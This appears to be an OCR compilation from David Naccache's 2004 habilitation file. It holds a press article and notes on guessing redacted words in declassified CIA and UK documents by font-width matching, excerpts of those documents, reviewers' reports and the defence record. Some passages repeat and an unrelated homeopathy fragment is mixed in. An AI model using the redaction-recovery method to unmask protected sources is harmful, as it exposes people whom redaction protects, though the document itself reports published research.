The millennium plotting in Canada in 1999 may have been part of Bin Ladin's first serious attempt to implement a terrorist strike in the US. Convicted plotter Ahmed Ressam has told the FBI that he conceived the idea to attack Los Angeles International Airport himself, but that Bin Ladin lieutenant Abu Zubaydah encouraged him and helped facilitate the operation. Ressam also said that in 1998 Abu Zubaydah was planning his own US attack.

> Ressam says Bin Ladin was aware of the Los Angeles operation.

Although Bin Ladin has not succeeded, his attacks against the US Embassies in Kenya and Tanzania in 1998 demonstrate that he prepares operations years in advance and is not deterred by setbacks. Bin Ladin associates surveilled our Embassies in Nairobi and Dar es Salaam as early as 1993, and some members of the Nairobi cell planning the bombings were arrested and deported in 1997.

Al-Qa'ida members—including some who are US citizens—have resided in or traveled to the US for years, and the group apparently maintains a support structure that could aid attacks. Two al-Qa'ida members found guilty in the conspiracy to bomb our Embassies in East Africa were US citizens, and a senior EIJ member lived in California in the mid-1990s.

> A clandestine source said in 1998 that a Bin Ladin cell in New York was recruiting Muslim-American youth for attacks.

We have not been able to corroborate some of the more sensational threat reporting, such as that from a [redacted] service in 1998 saying that Bin Ladin wanted to hijack a US aircraft to gain the release of "Blind Shaykh" 'Umar 'Abd al-Rahman and other US-held extremists.

continued

For the President Only
6 Auousl 2001

[redacted]

Declassified and Approved
for Release, 10 April 2004

Word games: Claire Whelan worked out the hidden words in declassified US documents, above.

Nachhilfe für die CIA

[*Facts*, no. 21, page 68, 19 mai 2004.]

Odette Frey

NR. 21 | 19. MAI 2004
FR. 5.00 | € 3.20 | WWW.FACTS.CH
FACTS
FACTS
DAS SCHWEIZER NACHRICHTENMAGAZIN
Rolf Schweiger über Reform und Krise
Charlotte Roche über MTV und Viva
Bruno Gehrig über Geld und Moral
Jim Jarmush über Film und Drogen
FOTO: JOSEF STÖCKER
Arznei und Aberglaube
Homöopathie auf dem Prüfstand

68 WISSEN | TITEL

Apothekerregale, 2004: «Die Bevölkerung will Alternativmedizin.»

Homöopathischer Apothekerkasten, 1889: «Ähnliches wird durch Ähnliches geheilt.»

ist es vielleicht das Vertrauen in ein 200 Jahre altes Ritual, das den Patienten so stark einbezieht wie kaum eine schulmedizinische Therapie. «Ich habe nichts dagegen, wenn man die Homöopathie als Superplacebo deutet», sagt Walach. «Im Moment haben wir nichts besseres anzubieten.»

Nur ein Placebo? Also doch ab in den Orkus mit Hahnemann? Das wird kaum gelingen. Zu viele Ärzte und Patienten schwören auf seine Methode – der unplausiblen Theorie und den fehlenden Belegen zum Trotz. Schliesslich tut sie gut. Julia Merki ist auf dem Weg zur Heilung. Melden sich die Kopfschmerzen zurück, genügt ein Anruf bei Marco Righetti, und sie erhält ihr Sepia-Mittel per Post.

So wie ihr ergeht es zahlreichen Patienten. Das zeigen Datenerhebungen aus der Praxis, so genannte Beobachtungsstudien. Warum die Homöopathie so vielen Leuten hilft, können diese Studien nicht beantworten. Sie geben auch keine Auskunft darüber, ob eine Behandlung mit Placebo, mit Schulmedizin oder sogar überhaupt keine Behandlung das Gleiche bewirkt hätte.

In den Augen der Homöopathie-Anhänger sind Beobachtungsstudien trotzdem viel wert. «Die homöopathische Literatur ist voll mit dramatischen Erfolgen», sagt Walach. Kürzlich wertete er die Daten von 933 Patienten aus, die sich von Homöopathen behandeln liessen. 77 Prozent ging es danach besser. «Den Patienten ist es doch letztendlich egal, was ihnen geholfen hat, ob Magie oder Placebo-Effekte. Hauptsache, sie sind gesund», sagt Walach.

Auch die Schulmedizin besteht teilweise aus reinen Placebos. Immer wieder werden Therapien und Eingriffe als unnütz – jedoch heilsam – entlarvt. Zum Beispiel die Glomektomie, eine Operation an der Halsarterie, die früher bei Asthma-Patienten durchgeführt wurde. Vielen Kranken ging es danach besser, doch der Eingriff konnte nicht Ursache dafür gewesen sein, fand man heraus.

Etwas wurmt die Schulmediziner: Möglicherweise ist die hahnemannsche Lehre das bessere Placebo. «Unsere Arbeitsweise ist ein ausgezeichneter Boden für das Vertrauensverhältnis zwischen Arzt und Patienten», sagt Homöopath Thurneysen. «Die Patienten fühlen sich geborgen, sicher, wahrgenommen.» Vielleicht könnte sich da mancher Schulmediziner ein Stück abschneiden. Eines jedoch sollte kein Arzt mit seinen Patienten besprechen – ob Schulmediziner oder Homöopath: den Placebo-Effekt. Der heilsame Glaube an die Behandlung würde verpuffen. Der Placebo-Effekt, eine therapeutische Fatamorgana: Will man ihn fassen, löst er sich auf.

FACTS 19. Mai 2004

KRYPTOGRAPHIE

Nachhilfe für die CIA

Mit einfachen Computer-Programmen können zensurierte Texte dechiffriert werden.

Fünf Wochen vor der 9/11-Terrorattacke landete ein vertrauliches Memo auf dem Pult des US-Präsidenten George Bush. «Bin Laden entschlossen, in den USA anzugreifen», lautete die Überschrift des Geheimdienst-Papiers, das kürzlich vom Weissen Haus öffentlich gemacht wurde. In der freigegebenen Version waren einige Wörter geschwärzt. So sollen Informanten geschützt werden. Für Kryptografen sind die schwarzen Balken jedoch leicht zu durchschauen. Das demonstrierte kürzlich ein französisch-irisches Kryptografen-Team an einem Forscher-Kongress in Interlaken.

David Naccache und Claire Whelan nahmen sich den folgenden Satz aus dem Memo vor: «Ein ägyptischer, islamischer Dschihad-Kämpfer sagte dem [redacted] Geheimdienst, bin Laden wolle den Zugang des Kämpfers in die USA nutzen, um einen terroristischen Anschlag auszuführen.» In weniger als einer Woche und mit zwei Computer-Programmen entschlüsselten Naccache, Kryptograf bei der französischen Firma Gemplus, und die Dubliner Studentin Whelan das geschwärzte Wort.

Mit einem elektronischen Wörterbuch suchten sie zuerst all jene Wörter zusammen, die im verwendeten Schrifttyp exakt so lang sind wie die geschwärzte Passage. 1530 englische Wörter passten auf drei Pixel genau in die Lücke. Diese Wörter liessen sie von einem Grammatik-Programm mit dem Ausgangssatz vergleichen. 346 Begriffe kamen danach noch in Frage. Inhaltlich machten sieben Wörter davon einigermassen Sinn: ugandischen, ukrainischen, ägyptischen, uneingeladenen, invasiven, verschuldeten, inoffiziellen. In den Textzusammenhang passt ägyptischen am besten. Die Quelle der CIA war also wohl der Kairoer Geheimdienst. «Von offizieller Stelle wurde uns bestätigt, dass wir damit richtig liegen», sagt Naccache. Die Methode ist zwar simpel, kommt aber an ihre Grenzen, wo mehr als drei Wörter geschwärzt sind.

Odette Frey

FOTOS: BEAT MARTI/TAGES ANZEIGER, AKG BERLIN

Mit einfachen Computer-Programmen können zensurierte Texte dechiffriert werden.

Fünf Wochen vor der 9/11-Terrorattacke landete ein vertrauliches Memo auf dem Pult des US-Präsidenten George Bush. « Bin Laden entschlossen, in den USA anzugreifen », lautete die Überschrift des Geheimdienst- Papiers, das kürzlich vom Weissen Haus öffentlich gemacht wurde. In der freigegebenen Version waren einige Wörter geschwärzt. So sollen Informanten geschützt werden. Für Kryptografen sind die schwarzen Balken jedoch leicht zu durchschauen. Das demonstrierte kürzlich ein französisch-irisches Kryptografen-Team an einem Forscher-Kongress in Interlaken.


David Naccache und Claire Whelan nahmen sich den folgenden Satz aus dem Memo vor: «Ein ägyptischer, islamischer Dschihad-Kämpfer sagte dem [redacted] Geheimdienst, bin Laden wolle den Zugang des Kämpfers in die USA nutzen, um einen terroristischen Anschlag auszuführen.» In weniger als einer Woche und mit zwei Computer-

Programmen entschlüsselten Naccache, Kryptograf bei der französischen Firma Gemplus, und die Dubliner Studentin Whelan das geschwärzte Wort.

Mit einem elektronischen Wörterbuch suchten sie zuerst all jene Wörter zusammen, die im verwendeten Schrifttyp exakt so lang sind wie die geschwärzte Passage. 1530 englische Wörter passten auf drei Pixel genau in die Lücke. Diese Wörter liessen sie von einem Grammatik-Programm mit dem Ausgangssatz vergleichen. 346 Begriffe kamen danach noch in Frage. Inhaltlich machten sieben Wörter davon einigermassen Sinn: ugandischen, ukrainischen, ägyptischen, uneingeladenen, invasiven, verschuldeten, inoffiziellen. In den Textzusammenhang passt ägyptischen am besten. Die Quelle der CIA war also wohl der Kairoer Geheimdienst. «Von offizieller Stelle wurde uns bestätigt, dass wir damit richtig liegen», sagt Naccache. Die Methode ist zwar simpel, kommt aber an ihre Grenzen, wo mehr als drei Wörter geschwärzt sind.

Notes

1. Pour analyser le courriel relatif aux circonstances de la mort de l'expert en armes biologiques et chimiques Dr. Kelly[1] nous avons utilisé une technique plus sophistiquée basée sur la reconnaissance de bouts de lettres dépassant la zone censurée.



Alison Blackshaw

From: Jonathan Powell
Sent: 18 September 2002 10·45
To: Alastair Campbell, Scarlett John - SEC - A
Cc: David Manning
Subject: RE Dossier

As I said last night I am not suggesting any changes to the dossier, just flagging up points where we are going to need to mould expectations in advance of publication and on publication and areas where we are going to need briefing for the statement and press afterwards
A note on AQ would be useful [redacted]
On the sites we just need to flag up before publication that of course Saddam can tidy places up and take people there but that does not change what he has been doing there.
The threat argument will be a major problem in the press/parliamentary assault after the dossier comes out and we need to flag up the point in the preface at publication and during the debate We need to set the test for ourselves at a level we can meet
-----Original Message-----
From Felicity Hatfield On Behalf Of Alastair Campbell
Sent 18 September 2002 10.23
To Scarlett John - SEC - A, Jonathan Powell
Cc· Alastair Campbell, David Manning
Subject RE Dossier

I think we risk complicating the issue if we get into links with Al-Qaida The dossier, and the debate in Parliament, are explicitly about Iraq/WMD On the question of sites, we should in our briefing make clear that we assume he will sanitise one of them for the media, and pull some stunt, but remain robust re our judgements Re the "imminent threat" point, that is why TB's foreword sets out "the case I am making". John, I will show him you revisions and hopefully get the foreword signed off today

-----Original Message-----
From Scarlett John - [redacted] -
[redacted]
Sent: 18 September 2002 08·36
To Powell Jonathan - No 10 -
Cc: Campbell Alastair - No 10 -, Manning David - no10-
Subject RE Dossier


We are now doing a note now giving the detail on Iraq and AQ [redacted]
The dossier mentions about eight sites. There are dozens more which could be relevant. At least one of the eight (the engine test stand for long range missiles) would not be easy to stage manage without dismantling the stand i e this would be progress The dossier stresses the dual-use problem and the ease of concealment. This applies to trained inspectors let alone journalists We ought to be able to work out lines to tackle this issue up front
-----Original Message-----
From· Jonathan Powell [redacted]
Sent· 17 September 2002 19·41
To Scarlett John - SEC - A
Cc Alastair Campbell, David Manning
Subject Dossier

The dossier is good and convincing for those who are prepared to be convinced
I have only three points, none of which affect the way the document is drafted or presented
First the document does nothing to demonstrate a threat, let alone an imminent threat from Saddam In other words it shows he has the means but it does not demonstrate he has the motive to attack his neighbours let alone

1

CAB|11|0077

We are now doing a note now giving the detail on Iraq and AQ [redacted]
The dossier mentions about eight sites. There are dozens more which could be




We are now doing a note now giving the detail on Iraq and AQ [redacted]

We are now doing a note now giving the detail on Iraq and AQ [redacted]

« Nous écrivons en ce moment une note sur l'Iraq et Al-Qaeda il devient ... sont quelques ... malgré qu'il n'y a rien ... »

2. Le dessin explicatif du quotidien *Le Monde* doit être corrigé : nous avons effectué les mesures comme illustré plus bas, et non aux bords de la tache noire.

[1] `http://www.the-hutton-inquiry.org.uk/content/cab/cab_11_0077to0078.pdf`




told an [redacted] servic

Aussi, les mots retrouvés par le programme étaient *ukrainian*, *ugandan* (débutant par des minuscules) et *Egyptian* (débutant par une majuscule).

3. Nous essayons, par ailleurs, de mettre au point une méthode d'analyse de mots à travers la tache d'encre[2].

   L'approche consiste à calculer, pour chaque lettre de l'alphabet et à chaque point de la tache, le coefficient de corrélation ρ entre le bitmap de la lettre candidate et le niveau de gris du bitmap de la tache. En toute logique, une lettre identifiée devrait générer une forte valeur de ρ.



Extrait du fichier `com_1_0001to0022.pdf`

[2] *e.g.* `http://www.the-hutton-inquiry.org.uk/content/com/com_1_0001to0022.pdf`

Partie VI

Rapports

Laboratoire PRiSM

Parallélisme Réseaux Système Modélisation

Rapport sur le mémoire d'Habilitation à Diriger des Recherches de M. David Naccache

Le Mémoire d'Habilitation à Diriger des Recherches que présente M. David Naccache est exceptionnel à plusieurs titres. Tout d'abord par son volume (580 pages de résultats entièrement nouveaux depuis sa soutenance de Thèse), par le nombre très élevés de sujets différents liés à la cryptographie que David y aborde, et surtout par les très nombreuses découvertes, toujours astucieuses et souvent étonnantes, que David décrit. Indéniablement David Naccache fait vivre la recherche en cryptographie, au meilleur niveau international, depuis plusieurs années et il y prend un plaisir manifeste, qu'il nous fait partager.

Je vais illustrer mon rapport par quelques exemples, ci-dessous, mais bien d'autres exemples auraient pu être pris.

Deux algorithmes de chiffrement à clé publique, nommés dans la littérature cryptographique internationale « Naccache-Stern » du nom de leurs inventeurs, sont décrits. Le 1er est un sac à dos multiplicatif, dont la sécurité est basée sur le célèbre problème du logarithme discret. Le second possède une version déterministe et une version probabiliste. Il s'agit d'un algorithme de chiffrement non bijectif ayant d'intéressantes propriétés d'homomorphisme. Il est intéressant de remarquer que suite à la découverte de cet algorithme, David Naccache incitera Pascal Paillier à étudier s'il en existe des variantes bijectives. Ainsi cet algorithme peut être vu comme l'ancêtre de l'algorithme de Paillier (qui sera la source de tant d'articles internationaux de divers chercheurs). Ces algorithmes « Naccache-Stern » sont donc très intéressants dans la mesure où ils permettent d'explorer de nouvelles propriétés algébriques permettant de faire du chiffrement à clé publique. Signalons qu'il est particulièrement difficile de trouver de nouveaux algorithmes de chiffrements à clé publique : malgré des années de recherche depuis la découverte du premier (en 1976) on n'en connaît encore que moins d'une centaine et la détermination des structures mathématiques nécessaires pour les construire reste encore largement un mystère (contrairement à la situation en authentification ou même en signatures à clé publiques où la situation est plus claire).

L'article « On the security of RSA Padding », écrit avec Julien Stern, a permis d'attaquer la norme de signature RSA 9796-1 qui était utilisée dans de très nombreux produits commerciaux (en particulier en France). En combinant de façon astucieuse une bibliothèque de propriétés sur de petits nombres premiers, David Naccache et Julien Stern montrent comment l'on peut casser une variante de la norme ISO 9796-1 qui ne différerait que d'un bit. Ce résultat permit à Don Coppersmith de casser exactement la norme 9796-1 (il va utiliser une propagation de retenue qui permet avec un ou exclusif de modifier 1 bit).

UNIVERSITE DE VERSAILLES SAINT-QUENTIN-EN-YVELINES

CNRS

CENTRE NATIONAL DE LA RECHERCHE SCIENTIFIQUE

L'article « How to Disembed a Program » écrit avec Benoît Chevallier-Mames, Pascal Paillier et David Pointcheval, étudie un problème complètement différent : comment peut-on imaginer faire ce que l'on pourrait appeler des « cartes à puces sans ROM », c'est-à-dire qui seraient capable de télécharger leurs programmes puis de vérifier la sécurité de ces programmes et d'authentifier l'état des mémoires. Avec la croissance des réseaux informatiques ce problème est clairement initié par l'industrie. Les solutions proposées sont intéressantes, et divers protocole ont leur sécurité prouvée dans un modèle basé sur des hypothèses naturelles de complexité.

Dans un autre article, écrit avec Jean-Sébastien Coron et Helena Handschuh, David Naccache montre que pour réaliser des algorithmes d'authentification, de chiffrement ou de signature à clé publique dont la sécurité repose sur le problème du logarithme discret sur un groupe donné, il n'est pas toujours nécessaire de connaître l'ordre de ce groupe. Ceci peut se révéler particulièrement intéressant sur des groupes relativement généraux où le calcul de cet ordre est un problème difficile. Ainsi sur les courbes elliptiques, même si divers progrès théoriques ont été faits ces dernières années sur les algorithmes qui calculent l'ordre des groupe, il est intéressant et parfois utile de savoir que l'on peut se passer de cette valeur.

Je termine en citant la découverte par David Naccache et Claire Whelan d'un mot supprimé noirci dans un mémo adressé le 6 août 2001 par la CIA au président Bush. Cette découverte n'utilise pas des mathématiques très élaborées mais on retrouve ici le côté astucieux dont David Naccache est coutumier pour résoudre divers problèmes cryptographiques et son intérêt immédiat pour les défis de nature cryptographiques. La découverte du mot caché fit l'objet d'un article du Monde, de l'Irish Times, du New York Times, du Herald Tribune et de Nature !

Conclusion

Le mémoire d'habilitation de M. David Naccache est très bien écrit et contient de nombreux résultats de tout premier ordre. La diversité des sujets abordés avec bonheur est impressionnante. C'est un travail de très grande qualité, et je suis fier de pouvoir dire dans ce rapport qu'il s'agit d'un excellent mémoire.

Versailles, le 8 septembre 2004,

Patarin

Jacques Patarin
Professeur à l'Université de Versailles-Saint-Quentin

FACULTEIT TOEGEPASTE WETENSCHAPPEN
DEPARTEMENT ELEKTROTECHNIEK – ESAT/COSIC
KASTEELPARK ARENBERG 10
B–3001 LEUVEN-HEVERLEE

KATHOLIEKE
UNIVERSITEIT
LEUVEN

Rapport sur la Thèse d'Habilitation de David Naccache

Les travaux que David Naccache préesente en vue de sa Thèse d'Habilitation sont consacrés à trois thèmes relevant de la sécurité de l'information :

1. la cryptographie asymétrique,
2. les mécanismes d'exécution sécurisée,
3. la sécurité embarquée.

Son mémoire contient également un certain nombre de résultats abordant des sujets connexes.

Il n'est guère possible de résumer en quelques lignes le contenu des nombreuses contributions scientifiques réalisées par le candidat. La quantité des résultats obtenus ainsi que leur très grande qualité sont impressionnantes. De plus ceux-ci révèlent un spectre de compétences très large. Peu de chercheurs ont la capacité de maîtriser un domaine aussi vaste.

David Naccache est l'auteur ou le co-auteur de près de quarante articles scientifiques publiés depuis la soutenance de sa thèse de doctorat. Quatre articles de synthèse viennent en outre compléter son mémoire. Il a publié le nombre suivant d'articles dans les conférences fédérées par l'IACR : Asiacrypt (3), Crypto (3), Eurocrypt (9), CHES (2) PKC (2) and FSE (1) ; ces conférences sont de niveau international avec comité de lecture et leurs actes sont édités dans la série Lecture Notes in Computer Science de Springer-Verlag. Il est à noter que les meilleurs travaux du domaine de la cryptologie figurent traditionnellement dans ces actes.

David Naccache a dirigé trois comités de lecture de conférence internationale d'excellente réputation. Il est éditeur des actes correspondants publiés dans la séries LNCS. Il a fait partie de plus de trente comités de lecture de conférences internationales parmi lequelles figurent les conférences les plus renommées en cryptologie (Crypto, CHES, Eurocrypt et PKC).

David Naccache co-encadre ou a co-encadré scientifiquement dix-sept doctorants, dont cinq ayant déjà obtenu leur thèse de doctorat. Il a par ailleurs été invité à faire partie de nombreux jurys de thèse.

A Gemplus International S.A., il a créé et dirige toujours l'un des plus grands centres de recherche privés du domaine de la sécurité de l'information. Ce centre compte actuellement 70 ingénieurs et chercheurs et possède une réputation internationale excellente. Au-delà de ses responsabilités de directeur, la participation de David Naccache aux avancées techniques et scientifiques de la société est primordiale. Il est l'inventeur ou le co-inventeur de 57 inventions ayant fait l'objet d'un brevet.

Les travaux de recherche de David Naccache ainsi que ses publications démontrent à la fois une extrême créativité et une grande rigueur dans son approche scientifique. Il est en outre un collaborateur généreux qui n'hésite pas à partager ses idées avec de jeunes chercheurs. Il possède très clairement la volonté et le talent nécessaires pour guider et former de jeunes scientifiques et pour leur faire donner le meilleur d'eux-mêmes.

Conclusion Compte-tenu de la grande qualité du travail scientifique de David Naccache et du fait qu'il a démontré, à maintes reprises, son aptitude à diriger un laboratoire de recherche, je suis favorable, sans aucune réserve, à la soutenance de cette thèse.

Louvain, le 4 septembre 2004,

Bart Preneel
professeur a la Katholieke Universiteit Leuven, Belgique,
Departement Elektrotechniek-ESAT

CENTRE NATIONAL
DE LA RECHERCHE
SCIENTIFIQUE

UMR 7089

LABORATOIRE
D'INFORMATIQUE
ALGORITHMIQUE :
FONDEMENTS
ET
APPLICATIONS

UNIVERSITÉ
PARIS 7 - DENIS DIDEROT

Rapport sur le Mémoire d'Habilitation à Diriger des Recherches de David NACCACHE

Anca Muscholl (LIAFA, Université Paris 7)

David Naccache présente dans son mémoire d'habilitation un nombre impressionant de publications, parues dans des actes de conférences de très haut niveau (Crypto, Eurocrypt), dont une quarantaine sont postérieures à sa thèse. Les thématiques abordées par ses travaux relèvent des trois domaines suivants: cryptographie asymmetrique (chiffrement et signatures), mécanismes d'exécution sécurisée et sécurité embarquée. La variété des problèmes considérés par David Naccache révèle un spectre de connaissances très large, du point de vue théorique aussi bien que pratique.

Cryptographie asymmetrique. Un premier exemple de contribution majeure est donné par deux nouveaux algorithmes à clé publique, proposés en collaboration avec J. Stern. Ces deux algorithmes font intervenir des propriétés algébriques autre que celle utilisée par RSA (factorisation). Le premier est une version multiplicative du problème du sac-à-dos, tandis que le deuxième est basé sur le problème de calcul de résidus de haut degré modulo le produit de deux grands premiers.

Un deuxième exemple très astucieux est une attaque à clair choisi d'une des normes RSA (appélée PKCS # 1 v.1.5). Cette attaque suppose que le message se termine par un nombre suffisant de zéros et elle requiert une dizaine de chiffrés du même texte. Suite à la publication de cet article, la version 1.5 de PKCS # 1 a été remplacée par une autre version basée sur un algorithme différent.

Le troisième exemple d'attaque, cette fois ci concernant les algorithmes de signature, a permis de casser la norme RSA ISO 9796-1. Dans cette attaque, l'opposant construit une nouvelle signature à partir de signatures valides, en exploitant des propriétés liées à des petits diviseurs premiers, ainsi que la propriété d'homomorphisme de RSA.

Mécanismes d'exécution sécurisée. Les contributions présentées dans cette partie du mémoire concernent le développement d'algorithmes d'analyse de programmes efficaces, en supposant que les ressources de calcul (en particulier, la mémoire) sont limitées, comme cela est le cas pour des cartes JAVA. Il s'agit d'algorithmes de point fixe, qui infèrent les types des variables. Le gain de mémoire est obtenu en exportant les données intermédiares du calcul sur des terminaux possiblement hostiles de manière sécurisée. Ce problème est d'interêt clairement pratique et propose des questions de sécurité très variées.

Pour conclure, David Naccache montre par ses travaux scientifiques de très grande qualité, ainsi que par son activité de direction de recherche à Gemplus International S.A., toutes les qualités requises pour une habilitation à diriger des recherches. Je suis très favorable à la soutenance de cette thèse d'habilitation.

Paris, le 11 octobre 2004

Anca Muscholl

Professeur Paris 7

Columbia University in the City of New York | *New York, N.Y. 10027*

DR. MOTI YUNG
VISITING SENIOR RESEARCH FACULTY
(212) 939-7022

Department of Computer Science
450 Computer Science Building
(212) 939-7000

22 October 2004

Habilitation Thesis Committee
for Dr. David Naccache.

Dear Committee:

This letter is a report on the habilitation thesis of Dr. David Naccache (Se'curite', Cryptographie: The'orie et Pratique). I have read the thesis and am familiar with many of the works of Dr. Naccache. The thesis is a very intensive and extensive coverage of cryptographic and security research. It represents an amount of work that could have easily covered two or three habilitation theses of very high quality. Let me therefore say immediately that this is an exceptionally strong habilitation thesis. It demonstrates very strong research skills and very strong collaboration and guidance skills (in the works with young researchers). It manifests the strengths across numerous sub-disciplines of security research. I am very strongly and without hesitation whatsoever support the acceptance of the habilitation thesis.

The thesis starts by introducing Dr. Naccache's c.v. and background, a unique blend of scientific, industrial, technical and managerial achievements (these achievements are well known to many in the cryptographic community). This introductory part is followed by the technical contributions of Dr. Naccache.

The second chapter in about David's cryptographic work. The areas that are covered technically are: public-key ciphers, where new public key schemes, attacks and padding schemes for the central RSA public key system, and improving performance of another scheme are presented. Then, signature schemes are presented, which again include both cryptanalysis of schemes as well as design of new schemes, and new paradigms in the area of digital signing. Then, works on protocols are presented: zero-knowledge schemes, payment and "copyrighting a function" (a concept I used in my own work on DRM). The next area is in improved implementations of electronic calculations that are relevant to cryptography.

Chapter three deals with secure executions which is an area of computer security research. Securing Java applets and executions in general are most important in the context of smart card assisted computing. Chapter four then discusses physical security which is part of crypto-engineering and is an area of current research. The final chapter (chapter 5) describes some additional works on various symmetric ciphers and other works of various recreational cryptographic nature and works on various issues of general public interest.

The work of the thesis and the publications associated with it show that Dr. Naccache is a leading researcher that combines work on design and analysis of cryptographic mechanisms and protocols (with concentration on smart card research) and innovation beyond cryptography. His contributions are both on the theoretical side as well as on the practical side of cryptography and security. Dr. Naccache also possesses rare skills of scientific and technical leadership. Further, he is highly creative and often extends the horizons of areas of research by conceptualizing and creating various new notions. His leadership includes managing a group of scientists and engineers in Gemplus, being a mentor to members of his group at the company (some of whom are by now world class researchers who were trained by David), and being able to continue research at the group in Gemplus while contributing to the company's success. His industrial success even at times when the economy has been really bad for industrial research in general is a great testimony to his leadership and to the industrial relevance of his work. The level of conferences where the works have appeared is an equal testimony to the fundamental contributions of David's work to cryptography and security. The people he has worked with who were pursuing a Ph.D. degree while collaborating with him is a testimony to his readiness to be a supervisor of research and adviser of research students at all levels.

Beyond what is written in the thesis, as a side remark let me say that I have known Dr. Naccache since the early nineties. I have always been impressed with his creativity and results and always enjoyed talking to him and realizing his enormous energy and capacity for generating new ideas. I never worked with him on a joint paper, though he encouraged members of his group to work with me at times and we collaborated on a number of issues not leading to a paper publication. I have thus noticed first hand how David treats younger people who are at the stage of pursuing a Ph.D. and how he can serve as a mentor and adviser.

Indeed, Dr. Naccache has published extensively the material in the thesis, and produced significant works in the areas of cryptographic algorithms and implementations, smart card engineering, public-key design, side channel and physical security attacks, algebraic cryptanalysis and cipher design, and Java and execution security. Let me state that his publication record makes him eligible for a tenured professorship position in a leading university (in the USA or in Europe).

The works represented by the thesis have been published in the top most conferences and workshops in cryptography and its specialized areas. Below, I will only mention a few selected works that I liked and that demonstrate the importance of his work (with various coauthors) and how it motivated an influenced others. David's initial work on making cryptographic methods for exponentiation efficient enough for smart cards is very significant and influential. His cryptanalysis of the padding methods of RSA encryption (and his suggestion of alternative secure methods) are crucial in our understanding of the security of encryption and in the selection of the current practices of RSA encryption. (Specifically, the work was instrumental in abolishing an old standard for encryption). I also believe that his work on designing homomorphic encryption and signature schemes is known and interesting and motivated some of the current state of the art work (like Paillier scheme). Another area of achievement is his work on side channels where he demonstrated his deep understanding of smart card technology. Finally, let me say that his work with Shamir and Julien Stern on fingerprinting a function motivated my own work on traitor tracing that I published in Eurocrypt a few years ago.

The above means that the habilitation thesis is exceptionally strong in depth and breadth, and demonstrates beyond any doubt that the candidate is a mature researcher who can manage and supervise high quality research work. It is on the basis of the above that I enthusiastically recommend that the candidate passes the habilitation.

Sincerely,

Moti Yung

UNIVERSITÉ PARIS 7-DENIS DIDEROT

rapport après soutenance

Diplôme d'Habilitation à diriger des Recherches en sciences

Monsieur NACCACHE DAVID

né le 21 février 1967 à BEER-CHEVA (ISRAEL)

Date de soutenance : 13 décembre 2004

Etablissement soutenance : Université Paris VII

Jury :
M. ADI SHAMIR Président du jury, PROFESSEUR DES UNIVERSITES
WEIZMANN INSTITUTE OF SCIENCE
M. PRENEEL BART Rapporteur du jury, PROFESSEUR DES UNIVERSITES
Katholieke Universiteit Leuven
Mme ANCA MUSCHOLL Rapporteur du jury, PROFESSEUR DES UNIVERSITES
Université Paris VII
M. JACQUES PATARIN Rapporteur du jury, PROFESSEUR DES UNIVERSITES
Université de Versailles
M. DON COPPERSMITH Membre du jury, DIRECTEUR
IBM
M. GUY COUSINEAU Membre du jury, PROFESSEUR DES UNIVERSITES
Université Paris VII
M. XAVIER LEROY Membre du jury, DIRECTEUR DE RECHERCHE
Institut Nal de Recherche en Informatique et Automatique
M. BELLARE MIHIR Membre du jury, PROFESSEUR DES UNIVERSITES
UNIVERSITE DE CALIFORNIE
M. SANTHA MIKLOS Membre du jury, DIRECTEUR DE RECHERCHE
C.N.R.S.
M. DAVID POINTCHEVAL Membre du jury, DIRECTEUR DE RECHERCHE
C.N.R.S.
M. RONALD RIVEST Membre du jury, PROFESSEUR DES UNIVERSITES
INSTITUT DE TECHNOLOGIE
M. MOTI YUNG Membre du jury, PROFESSEUR DES UNIVERSITES
UNIVERSITE DE COLOMBIA
M. JACQUES STERN Directeur de thèse, PROFESSEUR DES UNIVERSITES
Université Paris VII

N° étudiant : 20408838

Université Paris 7-Denis Diderot

PROCES VERBAL DE SOUTENANCE DU 13/12/2004 A 09h30

ANNEE UNIVERSITAIRE 2004/2005

Etudiant : M. DAVID NACCACHE né le : 21/02/1967

Version de diplôme : HABILITATION A DIRIGER DES RECHERCHES EN SCIENCES

Titre des travaux : Securité, cryptographie : Théorie et pratique.

Secteur de recherche : SCIENCES

Section CNU : 27 - Informatique

Directeur : M. JACQUES STERN

Lieu de soutenance : ECOLE NORMALE SUPERIEURE - 45, rue d'Ulm 75230 Paris

La soutenance est publique.

Résultat : admis

Mention :

Membres du Jury

Nom	Qualité	Etablissement	Rôle	Signature
